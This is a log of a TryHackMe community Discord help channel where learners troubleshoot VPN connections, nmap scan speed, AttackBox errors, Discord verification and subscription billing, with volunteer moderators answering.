anyone done the advent of cyber 2023 ??
i have done but i didnt get any certificate
silver zealot
weary spindle
See the note attached to the message
It seems you are right nonethless, but I still can't explain the issue. Maybe version difference?
weary spindle
silver zealot
It seems you are right nonethless, but I still can't explain the issue. Maybe ve...
Nope.
It's Windows.
It blocks ICMP pings by default
silver zealot
Ah, I am running a VM, I didn't think that the host OS could be blocking the VM. It's a good lesson then! Thanks for the insight
weary spindle
silver zealot
Ah, I am running a VM, I didn't think that the host OS could be blocking the VM....
The attackbox is on the same network, so ARP takes over, and allows the scans.
silver zealot
weary spindle
The attackbox is on the same network, so ARP takes over, and allows the scans.
I'm really starting so excuse me if it's obvious, but let me try to clarify your answer to seee if I understand. You mean that actually the target is Windows, hence it blocks the incoming ping, but the attackbox is on the same network so ARP works.
I tried OS identification, there is no OS match but there seem to be some clues that it might indeed be Windows (Some ports running windows services for example).
And it might be trivial, but I thought that because of connection with the VPN, I would be considered on the same network of the target machine, hence having ARP too
weary spindle
silver zealot
I'm really starting so excuse me if it's obvious, but let me try to clarify your...
Yeah, that's exactly it.
silver zealot
weary spindle
Yeah, that's exactly it.
Great thanks for the answers and guidance. It would have been easier for me if I listened better to the advices of "-vv" and saw that ARP switch sooner! Another lessons learnt
scenic torrentBOT
Gave +1 Rep to @weary spindle (current: #1 - 2772)
weary spindle
 hollow wharf
is this possible to change our discord token on the website?
hollow wharf
is this possible to change our discord token on the website?
Has it been exposed?
weary spindle
silver zealot
Great thanks for the answers and guidance. It would have been easier for me if I...
You learn something new either way! 😄
Happy hacking
hollow wharf
weary spindle
Has it been exposed?
yes
weary spindle
hollow wharf
yes
Where did you expose it to?
 final fern
I'm trying to do threat intelligence tools scenario 1 and for this question: "From Talos Intelligence, the attached file can also be identified by the Detection Alias that starts with an H..." there is no detection alias on Talos that starts with an H
hollow wharf
weary spindle
Where did you expose it to?
I streamed my screen and accidentally showed the token while I was in the settings
weary spindle
hollow wharf
I streamed my screen and accidentally showed the token while I was in the settin...
Ok,.you'll need to reach out to support.
 vital parrot
Hi! I'm not sure if this is the best place to ask, but I just finished the Complete Beginner Path. The certificate says I completed the path in around 16 hours but I'm sure it took me closer to 90 hours. Any idea why there's such a discrepancy? Thanks!
jade salmon
upbeat quarry
can you share screenshots?
here is what I am doing for that Task:
- launch remmi...
I must have overlooked launching remennia from the attack box, I don’t recall seeing anything about it tho
 astral night
how do i switch between paths on thm? ive started a few paths, but i dont know how yo switch from one toa nother
upbeat quarry
jade salmon
I must have overlooked launching remennia from the attack box, I don’t recall se...
I do not think they refer specifically to remmina: they just say that RDP is an option
remmina is one RDP client: I like it because it is GUI and available on THM AttackBox
other common RDP clients are xfreerdp or rdesktop
of course, you need an RDP client for linux if you launch it from THM AttackBox
jade salmon
It’s just not very straight forward for a walkthrough. I could have figured it out eventually but it doesn’t say anything about using an RDP application on the attack box. Very confusing. I’d recommend adding that bit of info to the room. Other than that it’s working fine!!😌👌
jade salmon
jade salmon
It’s just not very straight forward for a walkthrough. I could have figured it o...
@upbeat quarry
 winter lynx
Hello everyone. I'm trying to pay for the premium subscription on TryHackMe, but the payment won't go through. It says that the card issuer won't allow the payment. I've tried multiple cards, all of which normally work on other platforms. I even tried PayPal, but no luck. I was wondering if this could be related to the TryHackMe platform? Has anyone experienced something similar?
weary spindle
winter lynx
Hello everyone. I'm trying to pay for the premium subscription on TryHackMe, but...
Can you contact support please.
west chasmBOT
 smoky sparrow
Hey, I have downloaded Breaching-AD openvpn configuration file and then connected with it, but it still shows disconnected on access page. Also, am not able to ping the DC machine.
weary spindle
smoky sparrow
Hey, I have downloaded Breaching-AD openvpn configuration file and then connecte...
Access page is broken.
Ignore it
Did you follow steps in pinned #breaching-ad posts.
clear needle
PING 10.10.232.45 (10.10.232.45) 56(84) bytes of data.
64 bytes from 10.10.232.45: icmp_seq=1 ttl=63 time=311 ms
64 bytes from 10.10.232.45: icmp_seq=2 ttl=63 time=312 ms
^C
--- 10.10.232.45 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 311.215/311.761/312.307/0.546 ms
daft@kali:~$ wget 10.10.232.45
--2024-09-19 10:01:07--  http://10.10.232.45/
Connecting to 10.10.232.45:80... connected.
HTTP request sent, awaiting response...```

im connected to vpn booted up a vm can ping it nmap shows port 80 open but the website does not load.can you link the room? is port 80 a http port? what you trying to do with wget 10.10.232.45?
 upbeat quarry
clear needle
it loads very slow....
upbeat quarry
clear needle
it loads very slow....
check your VPN using the link coming below
west chasmBOT
@clear needle
Troubleshooting OpenVPN on Linux and Mac
clear needle
i look at it. It was working for daysbefore today.
10.21.44.123daft@kali:~$```strange i can now curl in cli (of my debian machine) but my kali docker (you cant install kali on a pi vm anymore) still does not load.
upbeat quarry
clear needle
strange i can now curl in cli (of my debian machine) but my kali docker (you can...
so loading web page OK on debian now, but not before (let's keep kali docker on the side for the moment)?
clear needle
yeah. i reloaded openvpn with systemcl
the http://10.10.10.10/whoami works in browser from kali with no delay.
weary spindle
clear needle
```daft@kali:~$ ping 10.10.232.45
PING 10.10.232.45 (10.10.232.45) 56(84) bytes ...
What does it load?
White screen?
sudo ip link set mtu 1200 dev tun0 if so
clear needle
changed mtu from 1500 to 1200 no diffrence.
I get the title in my browser tab but blank page.


traceroute shows no stange paths. I can navigate other pages fine.
weary spindle
Then it's something on your end or give it more time
clear needle
but 10.10.10.10 works fine how can it still be my side?
ssh to the ctf vm works.
only no port 80. I have no port 80 filters on my side for sure.
weary spindle
Because port 80 works on my side
clear needle
yes but 10.10.10.10 works on my side. also. So if it was my side that would not work.
o dear disabled ipv6 on my home lab and its not comming back up :/
weary spindle
clear needle
yes but 10.10.10.10 works on my side. also. So if it was my side that would not ...
Not really, 10.10.10.10 is on a box that open 24/7.
You launched a target machine that is seperate from 10.10.10.10
clear needle
then tell my how it can be on my side while its a diffrent ip on the tryhackme network.
weary spindle
I could access it.
clear needle
weary spindle
I could access it.
im QA. do you know how many times a dev has told me: It works on my machine.
weary spindle
clear needle
im QA. do you know how many times a dev has told me: It works on my machine.
Have you tried rebooting the machine?
clear needle
yup.
it worked and now it doesnt. the only thing that is diffrent from my machine to your machine is that i connect to the website over a docker instance.
but i can rearch the local network. perhaps there is some ip forward filter enabled the last few days
 vocal iron
Hi, I know that this problem was there for a long time but I cannot download the VPN configuration for the Holo network
I tried to logoff-on, regenerate, waited few days, .... but everytime I want to download the VPN configuration for the Holo machine, I have a 0 line OpenVPN .ovpn file
 weary spindle
 north marsh
What is even happening
north marsh
What is even happening
Have you visited the page?
north marsh
weary spindle
Have you visited the page?
I did and it's mentioning that should be a rare occasion, that's what confused me. Anyway seems to be fine. I thought that's something that would only happen to free members
 atomic nest
Do we keep access to subscriber only rooms if we let a subscription lapse ?
or do they get locked out ?
upbeat quarry
vocal iron
Hi, I know that this problem was there for a long time but I cannot download the...
I cannot even download the VPN file: the download button spins for 1 minutes (same for the regenerate button)
the problem with Holo network has been acknowledged here:
#holo-network message
however, my impression when you read the messages of that channel, is that things work for some users
also I think that, if you want a format feedback from THM, you should open a support ticket: document as much as possible (screenshots, etc.) including the subnet or subnets you have been assigned when trying
vocal iron
why do we even need to do such a ticket
they can just fix the problem for everyone! 😂
upbeat quarry
vocal iron
why do we even need to do such a ticket
of course you do not need, but realize that THM Discord is mainly a community of THM users
next to that, THM organizes support (email, chatbot) and I believe that is the interface to talk to THM
between Discord and support, you do see THM staff interacting in Discord, but I do not think you can be sure they will read and react to your messages
untold agate
upbeat quarry
I am just redoing that task now, and indeed it takes way too long with a command...
hello, could you share the screenshot for the second scan
it's still taking very long as a non-root user
upbeat quarry
untold agate
hello, could you share the screenshot for the second scan
see screenshot: there are 3 windows:
- top window: running as root, taking for ever (and actually still running as I type about 10 minutes after starting)
- middle window: running as ubuntu (i. e. non-root: that user exists when you start THM AttackBox): same command as top window, with results in 2.55 seconds
- bottom window: running as root, but with the
-sTflag, which is the default one when you run nmap as non-root; so it is equivalnet to the middle window, and this is evidenced by the fact that it took 2.39 seconds there too
 untold agate
how to upload images to this server
untold agate
upbeat quarry
see screenshot: there are 3 windows:
- top window: running as root, taking for e...
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 22:16 +08
it says this then doesn't do anything
upbeat quarry
untold agate
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 22:16 +08
you should verify with Discord so that you can share screenshots: see link coming next
also, please do not mulitpost: it is a duplication of efforts
about nmap not doing anything, you can ask nmap for progress by pressing the space bar anytime (and actually nearly any key)
you can also add verbosity on the fly by pressing v or reduce verbosity by pressing V
have you started nmap as non-root, or as root with -sT?
west chasmBOT
@untold agate
Discord: How do I verify my TryHackMe account?
wind wedge
north marsh
What is even happening
Known Issue and being fixed on 🙂
north marsh
wind wedge
Known Issue and being fixed on 🙂
thanks for the update! It already seems to be much better on my side
scenic torrentBOT
Gave +1 Rep to @wind wedge (current: #52 - 154)
 median mango
Seeing this error when launching the Attack Box. Can't be closed. Relaunching isn't fixing it, been like this for 2-3 days. Any ideas?
thmVNC encountered an error:
Loading chunk 5 failed.
(undefined: undefined)
@webkit-masked-url://hidden/:1:4672
@webkit-masked-url://hidden/:1:2992
reduce@[native code]
@webkit-masked-url://hidden/:1:2976
@webkit-masked-url://hidden/:1:5604
t@webkit-masked-url://hidden/:1:5637
@webkit-masked-url://hidden/:1:5722
i@webkit-masked-url://hidden/:1:5755
@webkit-masked-url://hidden/:1:6255
@webkit-masked-url://hidden/:1:6315
dispatchEvent@[native code]
@webkit-masked-url://hidden/:1:5931
c@webkit-masked-url://hidden/:1:5935
@webkit-masked-url://hidden/:1:6319
@webkit-masked-url://hidden/:1:6662
global code@webkit-masked-url://hidden/:1:6674
weary spindle
median mango
Seeing this error when launching the Attack Box. Can't be closed. Relaunching is...
@zealous yoke any ideas?
frail adder
Dear tryhackme, now I am using montly subscription and it's going to expire soon. I would like to acquire how I can change from normal to student discount as an college student. Thank you
uncut cipher
Trying to subscribe to the monthly plan
What is this error?
 weary spindle
frail adder
Dear tryhackme, now I am using montly subscription and it's going to expire soon...
weary spindle
frail adder
Dear tryhackme, now I am using montly subscription and it's going to expire soon...
Change your email to your edu one.
frail adder
 delicate eagle
Hi can someone help me with what I am doing wrong with downloading the OpenVPN config for the hololive network? It always loads for like 2 minutes, then states „An unknown error has occurred“. Regenerating the config and leaving / joining Holo again does not resolve the issue for me
Did someone have similar issues?
upbeat quarry
delicate eagle
Hi can someone help me with what I am doing wrong with downloading the OpenVPN c...
I have the same problem
Check this message earlier today: #site-support message
delicate eagle
upbeat quarry
I have the same problem
Check this message earlier today: https://discord.com/ch...
I should have read more of the messages from today 😅 Thank you for the info, at least I am not alone with this problem 😉
scenic torrentBOT
Gave +1 Rep to @upbeat quarry (current: #47 - 169)
cerulean oracle
someone in my workspace has 32 points accumulated this month, but nobody has purchased access to the workspace assignments. How is that possible?
wind wedge
cerulean oracle
someone in my workspace has 32 points accumulated this month, but nobody has pur...
Doing rooms currently that are under 1 month grant points on the workspace. This has been raised so maybe a rework will be done in the future
cerulean oracle
wind wedge
Doing rooms currently that are under 1 month grant points on the workspace. This...
like under 1 month since they have been released? Apologies if im misunderstanding
wind wedge
Ahh sorry should have been more specific, Yep that’s correct. If a challenge is over a month it wil score 25% of the points and for walkthroughs over a month don’t count
For challenges and walkthroughs under a month score full points
cerulean oracle
interesting thanks
west chasmBOT
naive dust
guys i have bought a voucher on tryhackme, but the code didnt sent to my email, where i can see it ?
 covert stirrup
Dear Staff, I am using openvpn to solve the room with wsl kali. However, I found that openvpn is not connected in the company firewall. (Mobile hotspot is not connected well) To solve this, I will ask the company firewall person to modify the policy, which rule set should I ask for? Tryhackme site access is good, but when I open the openvpn file, there is an ip in the remote variable, should I ask them to allow it?
untold agate
upbeat quarry
you should verify with Discord so that you can share screenshots: see link comin...
Non-root with -sT
Does that not work?
ivory spruce
naive dust
guys i have bought a voucher on tryhackme, but the code didnt sent to my email, ...
Do drop an email to THM Support.
west chasmBOT
@naive dust
ivory spruce
 twilit prairie
can we install the attack machine ubuntu
twilit prairie
can we install the attack machine ubuntu
Install? Meaning download a copy of the Attackbox image and install / upload it as a VM in your machine?
ivory spruce
covert stirrup
Dear Staff, I am using openvpn to solve the room with wsl kali. However, I found...
Connected to company firewall? Are you subscribed to THM via a business account?
covert stirrup
ivory spruce
Connected to company firewall? Are you subscribed to THM via a business account?
I'm studying with my personal account, and I'm going to use it for personal study time at work. I think this is okay because it was approved in advance, but is there a problem? I'm a personal subscriber
ivory spruce
covert stirrup
I'm studying with my personal account, and I'm going to use it for personal stud...
Hmm.. it would depend on your company policy. Without going into much detail, VPNs, especially those that were not approved for official use, may be used to circumvent or bypass certain controls your company has put in place.
covert stirrup
ivory spruce
Hmm.. it would depend on your company policy. Without going into much detail, VP...
My question is, I'm going to request a firewall rule set permit policy, and I wonder if I can register for the tryhackme.com domain. I wonder if there is a separate IP. Is this a different issue?
ivory spruce
untold agate
Does that not work?
It will still work, but it may not be as effective when running it as root. There are certain privileges required by nmap to do additional scanning tests such as opening sockets, etc.
ivory spruce
covert stirrup
My question is, I'm going to request a firewall rule set permit policy, and I wo...
Have you tried asking if it would be possible to simply setup a wireless access point, separate from your corporate one, that you can use?
untold agate
ivory spruce
It will still work, but it may not be as effective when running it as root. Ther...
it still takes >10 minutes
 naive dust
guys could someone help me with this problem?
im unable to login using ssh. It keeps saying permission denied
 ivory spruce
untold agate
it still takes >10 minutes
ivory spruce
untold agate
it still takes >10 minutes
There are a couple of factors that could affect the speed by which nmap scans get completed such as internet speed, the distance the packets travel from your location to the destination, the resources the target machine has, etc.).
ivory spruce
naive dust
You are connecting to the Attackbox IP. Have you clicked on the green Start Machine button anywhere on the task?
ivory spruce
naive dust
yes i have
If you did, then you are using the wrong IP today.
scenic torrentBOT
Gave +1 Rep to @ivory spruce (current: #11 - 692)
wind wedge
twilit prairie
that tryhackme have
No it’s not available for download
upbeat quarry
untold agate
it still takes >10 minutes
it would be interesting to add to that picture the latency you have by showing the output of ping <ip>
(cfr. the response you got to this message from @ivory spruce )
also, doing -T5 over the VPN may be more confusing than helpful
so far, the screenshots I shared showed nmap done from the AttackBox and the better speed with -sT
so, I thought I would compare AttackBox with Kali through the VPN (see screenshot):
- on the right: the Attackbox with results similar to before
- on the left: Kali through the VPN
- I have a latency of about 30 ms
- nmap for the whole range of ports take about the same time whether root or non-root
So, it turns out that, for me with Kali through the VPN, I have a decent response time for both nmap commands, and somehow a better experience than with the AttackBox
I cannot explain that difference
The take away from this for me at this stage: if one nmap command takes too much time, I would try the other one
 untold agate
ivory spruce
There are a couple of factors that could affect the speed by which nmap scans ge...
untold agate
ivory spruce
There are a couple of factors that could affect the speed by which nmap scans ge...
the destination is where the tryhackme server is located?
untold agate
upbeat quarry
it would be interesting to add to that picture the latency you have by showing t...
that's interesting
ivory spruce
untold agate
the destination is where the tryhackme server is located?
In this case, yes.
untold agate
my server is in a different region, so i guess it makes sense
 misty lodge
hello can someone help i get
nslookup tryhackme.com 10.200.25.101
;; connection timed out; no servers could be reached
weary spindle
misty lodge
nslookup tryhackme.com 10.200.25.101
;; connection timed out; no servers could b...
Check the pinned posts in #breaching-ad
untold agate
upbeat quarry
it would be interesting to add to that picture the latency you have by showing t...
wait, why is using -T5 confusing?
weary spindle
-T5 can miss ports
untold agate
i'm trying to change server but it's always saying not connected on the access page
even though i regenerated the configuration file
weary spindle
untold agate
i'm trying to change server but it's always saying not connected on the access p...
Check pinned posts
untold agate
weary spindle
Check pinned posts
oh i did have multiple tuns open
is there a way to close all of them
i don't know which configuration file it's from
upbeat quarry
untold agate
oh i did have multiple tuns open
sudo killall openvpn
that comes from a troubleshooting guide coming in the link below
west chasmBOT
@untold agate
OpenVPN: General troubleshooting
untold agate
upbeat quarry
`sudo killall openvpn`
that comes from a troubleshooting guide coming in the lin...
oh ok
can free users keep extending the target machine infinitely?
 opaque swift
Hello everyone! I'm an educator based in the US. I just purchased eight seats and assigned students and myself to them, but I still can't progress in the path I was having a look at (intro to pentesting) and in the dashboard it says that there are 7/7 users left to join. I haven't received an email to join yet and have checked my spam folder.
untold agate
weary spindle
6 hours is the max
daily right
weary spindle
untold agate
daily right
Yeah
weary spindle
opaque swift
Hello everyone! I'm an educator based in the US. I just purchased eight seats ...
Can you please reach out to support via email.
untold agate
i changed my region to a nearer one but the scan still takes very long
my internet has a latency of 5 ms
upbeat quarry
untold agate
i changed my region to a nearer one but the scan still takes very long
what is your latency to 10.10.10.10 over THM VPN?
are you on wifi? can you use cable?
untold agate
upbeat quarry
what is your latency to `10.10.10.10` over THM VPN?
are you on wifi? can you use...
how do i find that
upbeat quarry
untold agate
how do i find that
ping -c 10 10.10.10.10: this will send 10 ICMP echo requests to 10.10.10.10 IP address once you have connected to THM VPN
the output will give a time in second ms: that is the latency
untold agate
upbeat quarry
`ping -c 10 10.10.10.10`: this will send 10 ICMP echo requests to `10.10.10.10`...
it's approximately 190 ms 💀
upbeat quarry
untold agate
it's approximately 190 ms 💀
190 ms is not great, but there is worse
I have 30 ms
that latency would be the criteria to evaluate the quality of the different VPN servers you can try: if the one furthest to you has a better latency, go for that one
finally: are you on cable or any kind of wireless?
untold agate
upbeat quarry
190 ms is not great, but there is worse
I have 30 ms
that latency would be the c...
i'm on wireless
is there any way to compare the latency of the different servers without actually going on them
opaque swift
weary spindle
Can you please reach out to support via email.
Will do. I have to admit though, customer service has been less than stellar to this point.
weary spindle
opaque swift
Will do. I have to admit though, customer service has been less than stellar to...
Accounts and billing is done via e-mail, the Discord server has admin who are thm staff, but all the mods etc are all voluntary.
Sorry to hear that, but THM will get back and support you.
upbeat quarry
untold agate
is there any way to compare the latency of the different servers without actuall...
I do not now know about that
maybe somebody else will jump in with that information
 unborn forge
Hi, I tried to start "Crack the hash" room(supposed to free) but I can't deploy VM. Can you help me ?
opaque swift
weary spindle
Accounts and billing is done via e-mail, the Discord server has admin who are th...
Thank you.
scenic torrentBOT
Gave +1 Rep to @weary spindle (current: #1 - 2781)
 spiral tartan
unborn forge
Hi, I tried to start "Crack the hash" room(supposed to free) but I can't deploy ...
spiral tartan
unborn forge
Hi, I tried to start "Crack the hash" room(supposed to free) but I can't deploy ...
This room: https://tryhackme.com/r/room/crackthehash ?
 weary spindle
unborn forge
Hi, I tried to start "Crack the hash" room(supposed to free) but I can't deploy ...
weary spindle
unborn forge
Hi, I tried to start "Crack the hash" room(supposed to free) but I can't deploy ...
There is no VM's in that room
spiral tartan
@unborn forge Use https://crackstation.net/
Crackstation is the most effective hash cracking service. We crack: MD5, SHA1, SHA2, WPA, and much more...
unborn forge
spiral tartan
<@177791171202908161> Use https://crackstation.net/
Thanks for your reply. I thought there was a VM that had to be opened with the "Start AttckBox" button.
scenic torrentBOT
Gave +1 Rep to @spiral tartan (current: #1480 - 2)
 thorn saffron
Could someone help me get my VM connected to tryhackme labs? Found a video for it but I switched from kali to Parrot. Parrot doesn't show my configuration down for the VPN to get everything connected
 steep pelican
thorn saffron
Could someone help me get my VM connected to tryhackme labs? Found a video for i...
steep pelican
thorn saffron
Could someone help me get my VM connected to tryhackme labs? Found a video for i...
You are sure you did all the steps right?
You have a terminal tho. There should be no difference between kali/parrot.
thorn saffron
Yeah, i have the VPN running and downloaded already. it is connected on tryhackme. when using my VM, some commands don't work, and I'm assuming it's because it's unable to communicate with tryhackme. so I figured this would be the solution. but the file that downloads doesnt show up in ParrotOS file explorer when in downloads
the vid im watching says to in the command like to type sudo tryhackme file name for the vpn
steep pelican
Can you share a screenshot of your connection?
But to be able to so, you have to verify your thm acc with discord. For this type "/verify" (without quotationmarks)
steep pelican
thorn saffron
the vid im watching says to in the command like to type sudo tryhackme file name...
Yeah, im pretty sure there is just one step you miss.
-
Make sure your vm has connection with the web
-
Download openvon (you already did)
-
Download the vpn file from thm server that matches your region
-
Then, you were right,
sudo openvpn opvpnfile.opvn (im not sure about the file ending ^^ ) -
Then ifconfig and take a look if you are connected
To ensure if you are connected & the server is up ping 10.10.10.10
Seems you are connected.
Can you ping the 10.10.10.10 ?
Delete it please.
Thanks.
thorn saffron
ping: socktype: SOCK_RAW
ping: socket: Operation not permitted
ping: => missing cap_net_raw+p capability or setuid?
thats what it gives me
sorry im new to a lot of this
steep pelican
thorn saffron
ping: socktype: SOCK_RAW
ping: socket: Operation not permitted
ping: => missing ...
You would need sudo for this but just type
sudo ping 10.10.10.10
 icy nymph
Hello geeks,
I am doing OWASP top 10. But the link given for Command Injection Practical is not working or broken.
http://10.10.172.185/evilshell.php
Please advice 🙏🙏🙏
thorn saffron
@steep pelican ah yes I forgot that lol
I'll give it a try. Stepped away for a min
cedar rock
how can we get this
 gleaming flume
Its manually awarded to people that just contribute to the community iirc
steep pelican
thorn saffron
I'll give it a try. Stepped away for a min
Let me know if its workin.
cedar rock
gleaming flume
Its manually awarded to people that just contribute to the community iirc
nice +rep @gleaming flume
scenic torrentBOT
Gave +1 Rep to @gleaming flume (current: #41 - 198)
cedar rock
how can we get verf shown on our tryhackme profile?
keen scroll
verf what?
jade salmon
Hey, in Breaching AD room where it’s a shared network with other users is it possible that this network I’m sharing has been completely destroyed by the other users
I can’t access the login page
There only 3 days left for the room being open so I wanted to try and get it done unless it’s just old/buggy and about to be retired or something like that
cedar rock
keen scroll
verf what?
meant like this
 thorn saffron
@cedar rock /verify and if you go the site under manage account near the bottom is your token key put into the black box beside/verify
cedar rock
iam verified on discord
keen scroll
cedar rock
meant like this
That's a Premium User
cedar rock
keen scroll
That's a _Premium User_
oh gotchu thnx
keen scroll
Clicking on it should show the tooltip
cedar rock
+rep @keen scroll
scenic torrentBOT
Gave +1 Rep to @keen scroll (current: #32 - 239)
cedar rock
simple question simple answer rep deserved
thorn saffron
@steep pelican it shows ping 56(84) bytes of data. Nothing else
upbeat quarry
jade salmon
Hey, in Breaching AD room where it’s a shared network with other users is it pos...
in that situation, you can vote so that the network is reset and starts up from a clean sheet
5 votes are needed
you cannot vote more than once an hour I believe
bronze vale
cedar rock
how can we get this
This is only given out by the founders for users who have been really kind :)
jade salmon
Yeah it seems like the DNS isn’t resolving for the http://ntlmauth.za.tryhackme.com but lookup resolved to 127.0.0.53
steep pelican
thorn saffron
<@1009018120943452193> it shows ping 56(84) bytes of data. Nothing else
Can you ping the mentioned ip and take a screenshot of your terminal?
Referring to your first screenshot, however, I assume that you are properly connected.
jade salmon
I’m at work so I’m on discord on my phone it won’t work in the DMZ
upbeat quarry
jade salmon
Yeah it seems like the DNS isn’t resolving for the http://ntlmauth.za.tryhackme....
and it was working before?
jade salmon
I’m on THMs network tho so it’s not that I do labs here every day
It just wouldn’t connect, I tried it in the browser and it said the page didn’t exist
upbeat quarry
jade salmon
I’m on THMs network tho so it’s not that I do labs here every day
reason for my question is that there are specific steps for get DNS to work, as per room material
also, I guess you checked the Pinnet Messages of #breaching-ad
jade salmon
I’m using the attack box I’m a premium user
Shouldn’t have to set anything else up right?
I ran the systemd-resolve command
Didn’t work
thorn saffron
@steep pelican the ping was still running just taking a while. so I assume its working but I don't really think that's going to help with what I need help with. the file that you downloaded doesn't show up in the file system in Parrot. so when I use the sudo openvpn filename.ovpn it has nothing to pull from with the file. so how do I get the file system(VM) to read from my own file systems.
upbeat quarry
jade salmon
I ran the systemd-resolve command
like I said, check the Pinned Messages
 steep pelican
thorn saffron
<@1009018120943452193> the ping was still running just taking a while. so I assu...
steep pelican
thorn saffron
<@1009018120943452193> the ping was still running just taking a while. so I assu...
Even not if you change your directory? Thats mysterious.
jade salmon
Oh so can’t use the attack box for this one then
thorn saffron
@steep pelican yea so i see it in my downloads but when i look in my vm downloads there is nothing there
upbeat quarry
jade salmon
Oh so can’t use the attack box for this one then
yes you can
just follow the instructions @weary spindle wrote in that Pinned Message for the AttackBox
steep pelican
thorn saffron
<@1009018120943452193> the ping was still running just taking a while. so I assu...
Btw, you have to download it with your current VM . Not with your host system
thorn saffron
@steep pelican can i screen share with you. so you can see what im seeing?
@steep pelican how do you do that?
steep pelican
thorn saffron
<@1009018120943452193> how do you do that?
Your current vm is parrot. There should be a browser tho. All you have to do is to go to thm, through your vm, login and do the same what you did with your host system/main os
. Download the file.
steep pelican
Then it should be available in your cd Downloads.
thorn saffron
cool thank you. ill let you know if it works
steep pelican
thorn saffron
cool thank you. ill let you know if it works
do it. Np ✌️
thorn saffron
this stuff is so annoying to learn but so interesting
steep pelican
thorn saffron
this stuff is so annoying to learn but so interesting
Not annoying but sometimes it has to make click as you said.
upbeat quarry
thorn saffron
this stuff is so annoying to learn but so interesting
can I just ask: why Parrot?
thorn saffron
@upbeat quarry I had kali and a lot of the commands I was using weren't working. one of the other discord groups I'm in for cyber also said they were having trouble with Kali and suggested Parrot. I do like the OS a bit better over kali's
upbeat quarry
thorn saffron
<@718524011058954356> I had kali and a lot of the commands I was using weren't w...
ok, cool Thanks for the explanation
have fun with Parrot and THM then
scenic torrentBOT
Gave +1 Rep to @thorn saffron (current: #2229 - 1)
thorn saffron
@steep pelican so im going to need a step by step lol. the command line says Error opening configuration file: et16lryV.ovpn
got the file downloaded from THM but still not working
steep pelican
thorn saffron
<@1009018120943452193> so im going to need a step by step lol. the command line ...
Make sure you downloaded openvpn through your vm on your vm as well. Just sayin ^^

 steep pelican
thorn saffron
steep pelican
thorn saffron
Seems like you downloaded the file for windows.
thorn saffron
does it need to be the arm one then? parrot is on amd if that makes a difference
like i said new to all this also meaning VMs and how to download stuff within them
steep pelican
thorn saffron
like i said new to all this also meaning VMs and how to download stuff within th...
Open the terminal and type
sudo apt install openvpn
I will help you with this but there is also a room in thm how to connect with the vpn. Just sayin.
thorn saffron
yea i think im leaving this discord server
steep pelican
thorn saffron
yea i think im leaving this discord server
I would recommend that you first familiarize yourself with your working environment. It doesn't really look like it was kali's fault that certain commands didn't work. Beside the fact parrot is also a linux based os. This is just well-intentioned advice.
twilit prairie
ivory spruce
Install? Meaning download a copy of the Attackbox image and install / upload it ...
yes this what i mean the same for tryhackme
 slate thorn
what would be the reason that attack machine doesnt have internet?
 violet cargo
how do I unlink my discord token from an account?
ivory spruce
twilit prairie
yes this what i mean the same for tryhackme
I think @wind wedge has responded to this one.
ivory spruce
violet cargo
how do I unlink my discord token from an account?
You would have to politely ask a Mod when you chance upon one.
ivory spruce
slate thorn
what would be the reason that attack machine doesnt have internet?
The Attackbox? Internet access in the Attackbox is available to subscribers only.
 runic edge
Is there any information on why it shows not connected under access for using my kali machine but it connects to the 10. domain and shows an IP. Anyone else having this issue ? Not able to use my own machine for rooms anymore.
fresh install and fresh ovpn file downloaded. shows connected in terminal but not on site.
 sharp condor
jade salmon
I’m using the attack box I’m a premium user
sharp condor
jade salmon
I’m using the attack box I’m a premium user
Attack box always broken in my experience. I would only get premium for the additional environments.
ivory spruce
runic edge
fresh install and fresh ovpn file downloaded. shows connected in terminal but no...
Ignore that one as it is yet to be fixed, but THM Staff is already aware of it.
runic edge
ivory spruce
Ignore that one as it is yet to be fixed, but THM Staff is already aware of it.
10 4 thank you !
scenic torrentBOT
Gave +1 Rep to @ivory spruce (current: #11 - 694)
cerulean oracle
anyone know why the learning roadmap isnt showing anymore for me in the learn section and instead its just path boxes now
naive dust
cerulean oracle
anyone know why the learning roadmap isnt showing anymore for me in the learn se...
try refreshing or re-logging
it did to me as well
 viral gull
runic edge
fresh install and fresh ovpn file downloaded. shows connected in terminal but no...
viral gull
runic edge
fresh install and fresh ovpn file downloaded. shows connected in terminal but no...
Try to ping 10.10.10.10 from your Kali machine. It will show you a THM banner if it works.
cerulean oracle
naive dust
try refreshing or re-logging
it did to me as well
didnt work :/
naive dust
cerulean oracle
didnt work :/
try changing the roadmap
cerulean oracle
naive dust
try changing the roadmap
i changed my path but i dont even have a learning roadmap tab anymore
naive dust
cerulean oracle
i changed my path but i dont even have a learning roadmap tab anymore
can you share the screenshot
cerulean oracle
naive dust
can you share the screenshot
dm'd it
runic edge
viral gull
Try to ping 10.10.10.10 from your Kali machine. It will show you a THM banner if...
that worked thank you.
scenic torrentBOT
Gave +1 Rep to @viral gull (current: #2229 - 1)
viral gull
scenic torrent
Gave +1 Rep to **<@219442564862836736>** (current: `#2229` - `1`)
What is this and why?
 humble thicket
Why?
naive dust
viral gull
What is this and why?
it THM's kind of ranking system which working on thanks keyword -- thanks, thank you (based on what i noticed)
scenic torrentBOT
Gave +1 Rep to @viral gull (current: #1480 - 2)
 stiff reef
Hello my subscription got renewed automatically, I don't wish to continue it. Is it possible for a refund ? Since I wouldn't be having any time.
viral gull
naive dust
it THM's kind of ranking system which working on thanks keyword -- thanks, thank...
Ah! Understood ... well then .. thank you! 😄
scenic torrentBOT
Gave +1 Rep to @sullen echo (current: #1480 - 2)
naive dust
stiff reef
Hello my subscription got renewed automatically, I don't wish to continue it. Is...
try talking to mods or email them support@tryhackme.com
monthly memberships are non-refundable
https://help.tryhackme.com/en/articles/8282427-refund-policy
humble thicket
Why i don't have permissions for the KOTH channel?
Any idea, anybody.
viral gull
humble thicket
Why i don't have permissions for the KOTH channel?
Any idea, anybody.
Maybe you need to verify first?
humble thicket
I am verified and able to post in most of the channels.
But not in KOTH and a few more.
viral gull
humble thicket
I am verified and able to post in most of the channels.
You are not. You dont have the role: https://help.tryhackme.com/en/articles/6495858-discord-how-do-i-verify-my-tryhackme-account
The TryHackMe Discord Server
Not Discord Verification with phone number or something like that but you have to verify your THM account here
humble thicket
viral gull
You are not. You dont have the role: https://help.tryhackme.com/en/articles/6495...
Oh shit.
My bad. Thanks for this info.
viral gull
No problem! Glad to help 🙂
weary spindle
naive dust
try talking to mods or email them `support@tryhackme.com`
monthly memberships ar...
Mods won't be able to help, only staff only.
Which is done via e-mail.
naive dust
weary spindle
Mods won't be able to help, only staff only.
